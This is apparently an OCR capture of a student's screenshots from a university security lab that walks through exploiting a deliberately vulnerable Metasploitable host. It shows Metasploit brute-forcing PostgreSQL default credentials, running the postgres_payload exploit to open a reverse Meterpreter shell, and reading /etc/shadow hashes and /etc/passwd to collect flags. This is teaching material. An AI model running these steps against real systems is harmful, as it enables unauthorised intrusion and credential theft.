

Ryan Brodsky

ICS482

10/14/19

InfoSec Lab: Remote and Local Exploitation





https://lab.infoseclearning.com/lab/remote-and-local-exploitation

F19_ICS482_Syllabus_v4 - ICS 4... | Mail - Ryan Brodsky - Outlook | Remote and Local Exploit

Remote and Local Exploitation

MSFCONSOLE

7 **Type** the following command, then **press** Enter to change the banner.

msf > `banner`

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


                       Press SPACE BAR to continue


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > banner
```

METASPLOIT

Challenge #2

Challenge #3

External Kali- Remote and Local Exploitation - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-962181/External%20Kali-%20Remote%20and%20Local%20Exploitation

External Kali- Remote and Local Exploitation — View Fullscreen | Send Ctrl+Alt+Delete

Applications | Places | Terminal | Mon 20:18

root@kali2: ~

File Edit View Search Terminal Help

```
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > banner
# cowsay++
flag2:776554
< metasploit >
 ------------
        \   ,__,
         \  (oo)____
            (__)    )\
               ||--|| *


Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Type here to search — 7:16 PM 10/14/2019

https://lab.infoseclearning.com/lab/remote-and-local-exploitation

F19_ICS482_Syllabus_v4 - ICS 4... | Mail - Ryan Brodsky - Outlook | Remote and Local Exploit

Remote and Local Exploitation

```
                 no        Set to true to see query result sets
   RHOSTS        203.0.113.100
                 yes       The target address range or CIDR identifier
   RPORT         5432
                 yes       The target port
   STOP_ON_SUCCESS  true
                 yes       Stop guessing when a credential works for a host
   THREADS       1
                 yes       The number of concurrent threads
   USERNAME      postgres
                 no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_d
ault_userpass.txt  no       File containing (space-seperated) users and passw
ds, one pair per line
   USER_AS_PASS      true
                 no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_d
ault_user.txt     no        File containing users, one per line
   VERBOSE       true
                 yes       Whether to print output for all attempts
```

METASPLOIT

17 **Type** the following command, then **press** Enter, to launch the attack.

msf auxiliary(postgres_login) > `run`

```
msf auxiliary(postgres_login) > run

[+] 203.0.113.100:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

METASPLOIT

18 **Type** the following command, then **press** Enter, to search for the explo
for postgres.

msf auxiliary(postgres_login) > `search postgres_payload`

External Kali- Remote and Local Exploitation - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-962181/External%20Kali-%20Remote%20and%20Local%20Exploitation

External Kali- Remote and Local Exploitation — View Fullscreen | Send Ctrl+Alt+Delete

Applications | Places | Terminal | Mon 20:21

root@kali2: ~

File Edit View Search Terminal Help

```
   RPORT         5432
                 yes       The target port
   STOP_ON_SUCCESS   true
                 yes       Stop guessing when a credential works for a host
   THREADS       1
                 yes       The number of concurrent threads
   USERNAME      postgres
                 no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_def
ault_userpass.txt  no       File containing (space-seperated) users and passwor
ds, one pair per line
   USER_AS_PASS      true
                 no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_def
ault_user.txt     no        File containing users, one per line
   VERBOSE       true
                 yes       Whether to print output for all attempts

msf auxiliary(postgres_login) > run

[+] 203.0.113.100:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(postgres_login) >
```

Type here to search — 7:19 PM 10/14/2019

https://lab.infoseclearning.com/lab/remote-and-local-exploitation

F19_ICS482_Syllabus_v4 - ICS 4... | Mail - Ryan Brodsky - Outlook | Remote and Local Exploit

Remote and Local Exploitation

```
Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

METASPLOIT

24 **Type** the following command, then **press** Enter, to exploit the remote system.

msf exploit(postgres_payload) > `exploit`

```
msf exploit(postgres_payload) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] 203.0.113.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/NdmwHkod.so, should be cleaned up automatically
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:63432) at 2018-03-21 15:44:45 -0400
```

METASPLOIT

25 **Type** the following command, then **press** Enter, to interact with the terminal on the victim machine.

meterpreter > `execute -f /bin/bash -i`

```
meterpreter > execute -f /bin/bash -i
Process 14927 created.
Channel 1 created.
```

METERPRETER

26 **Type** the following command, then **press** Enter, to determine the user account you are using.

Type here to search

External Kali- Remote and Local Exploitation - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-962181/External%20Kali-%20Remote%20and%20Local%20Exploitation

External Kali- Remote and Local Exploitation — View Fullscreen | Send Ctrl+Alt+Delete

Applications | Places | Terminal | Mon 20:24

root@kali2: ~

File Edit View Search Terminal Help

```
Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(postgres_payload) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] 203.0.113.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC
cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/HhVlkbhq.so, should be cleaned up automatically
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:41694) at
 2019-10-14 20:23:58 -0400

meterpreter > execute -f /bin/bash -i
Process 6055 created.
Channel 1 created.
bash: no job control in this shell
postgres@metasploitable:/var/lib/postgresql/8.3/main$
```

7:22 PM 10/14/2019

https://lab.infoseclearning.com/lab/remote-and-local-exploitation

F19_ICS482_Syllabus_v4 - ICS 4... | Mail - Ryan Brodsky - Outlook | Remote and Local Exploit

Remote and Local Exploitation

```
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
```

METERPRETER

9 Use the technique from the previous step to display the /etc/passwd file to show the final three flags. **Type** the following command and **press** Enter.

root@metasploitable:/# `tail /etc/passwd`

- Challenge #4
- Challenge #5
- Challenge #6

Note: Press the STOP button to complete the lab.

BACK | INFOSEC LEARNING | NEXT

Type here to search

External Kali- Remote and Local Exploitation - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-962181/External%20Kali-%20Remote%20and%20Local%20Exploitation

External Kali- Remote and Local Exploitation — View Fullscreen | Send Ctrl+Alt+Delete

Applications | Places | Terminal | Mon 20:29

root@kali2: ~

File Edit View Search Terminal Help

```
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
gdm:x:116:121:Gnome Display Manager:/var/lib/gdm:/bin/false
messagebus:x:117:122::/var/run/dbus:/bin/false
polkituser:x:118:123:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:119:124:Hardware abstraction layer,,,:/var/run/hald:/bin/false
administrator:x:1003:1003::/home/administrator:/bin/sh
flag4:x:444551:444551::/home/flag4:/bin/sh
flag5:x:444778:444778::/home/flag5:/bin/sh
flag6:x:616778:616778::/home/flag6:/bin/sh
root@metasploitable:/#
```

7:26 PM 10/14/2019